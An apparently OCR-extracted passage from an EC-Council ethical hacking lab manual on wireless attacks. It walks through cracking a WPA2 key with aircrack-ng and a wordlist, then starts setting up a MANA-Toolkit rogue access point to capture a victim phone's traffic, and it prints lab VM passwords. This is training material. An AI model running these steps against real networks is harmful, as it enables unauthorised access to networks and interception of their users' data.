


Figure 3.5.10: Stop airodump-ng traffic capture

TASK 5.4

Obtain WPA2 Key

29. Now, open a new terminal window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

31. Now, type **cd** and press **Enter** to jump to the root directory.
32. Type **cp /home/attacker/Desktop/password.txt /root/Desktop/** and press **Enter** to copy the **password.txt** file to the root directory.
33. In the terminal window, type **aircrack-ng -a2 B4:75:0E:89:00:60 -w /root/Desktop/password.txt /root/CEH-LABS-01-01.cap** and press **Enter**. The file **CEH-LABS-01-01.cap** contains captured packets located at **/root/Desktop**.

Note: In this command, **-a**: specifies the attack mode (in this case, **2** [**WPA-PSK**]) and **-w**: specifies the path to a wordlist (we created the file **password.txt** on the **Desktop** earlier in this lab)

34. The result appears, showing the WPA handshake packet captured with airodump-ng. The target access point's password is cracked and displayed in plain text next to the message **KEY FOUND!**, as shown in the screenshot.

Note: If the password is complex, aircrack-ng will take a long time to crack it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.5.11: aircrack-ng has successfully cracked the WPA key

You can also use other tools such as **Elcomsoft Wireless Security Auditor** (https://www.elcomsoft.com), **Portable Penetrator** (https://www.seepoint.com), **WepCrackGui** (https://sourceforge.net), **Pyrit** (https://github.com), and **WepAttack** (http://wepattack.sourceforge.net) to crack WEP/WPA/WPA2 encryption.

Note: In real-life attacks, attackers would use this key to connect to the access point and then join the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities that they find.

35. This concludes the demonstration of how to crack a WPA2 network using Aircrack-ng.
36. Close all open windows and document all the acquired information.
37. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

TASK 6 Create a Rogue Access Point to Capture Data Packets using MANA-Toolkit

Here, we will use MANA-Toolkit to create a rogue access point and capture data packets.

Note: To perform this task, you must have a mobile device (in this case, we are using an Android phone). This will be the victim's device in our scenario: the victim will use it to connect to the rogue access point created with MANA-Toolkit.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 Rogue access points are wireless access points that an attacker installs on a network without authorization, and that are not under the management of the network administrator. Unlike the authorized access points on the target wireless network, they are not configured for any type of security. Thus, a rogue access point can provide backdoor access to the target wireless network.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.

🗁 MANA-Toolkit is a set of tools that are used by attackers to create rogue access points, carry out sniffing and MITM attacks, and bypass HTTPS and HSTS.




Figure 3.6.1: New USB Device Detected window

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 3.6.2: MATE Terminal icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 3.6.3: Running the programs as a root user

TASK 6.1

Clone MANA-Toolkit

9. In the **Parrot Terminal** window, type **git clone --depth 1 https://github.com/sensepost/mana** and press **Enter** to clone the MANA-Toolkit repository.

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 16 Hacking Wireless Networks /GitHub Tools/** and copy the **mana** folder.
- Paste the copied **mana** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/mana /root/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Type **cd mana** and press **Enter** to navigate to the cloned repository of MANA-Toolkit.




Figure 3.6.4: Clone MANA-Toolkit

11. Type **git submodule init** and press **Enter** to fetch the submodules of MANA-Toolkit.

12. The result appears, displaying the submodules that are required to launch MANA-Toolkit. These submodules must be cloned and placed in the respective specified paths. Minimize the **Terminal** window.




Figure 3.6.5: Fetching the required submodules

13. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open another **Terminal** window.

14. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

15. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

16. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.2

Install Submodules

17. In the new **Terminal** window, type **git clone https://github.com/sensepost/hostapd-mana** and press **Enter** to clone the hostapd-mana submodule.




Figure 3.6.6: Cloning hostapd-mana

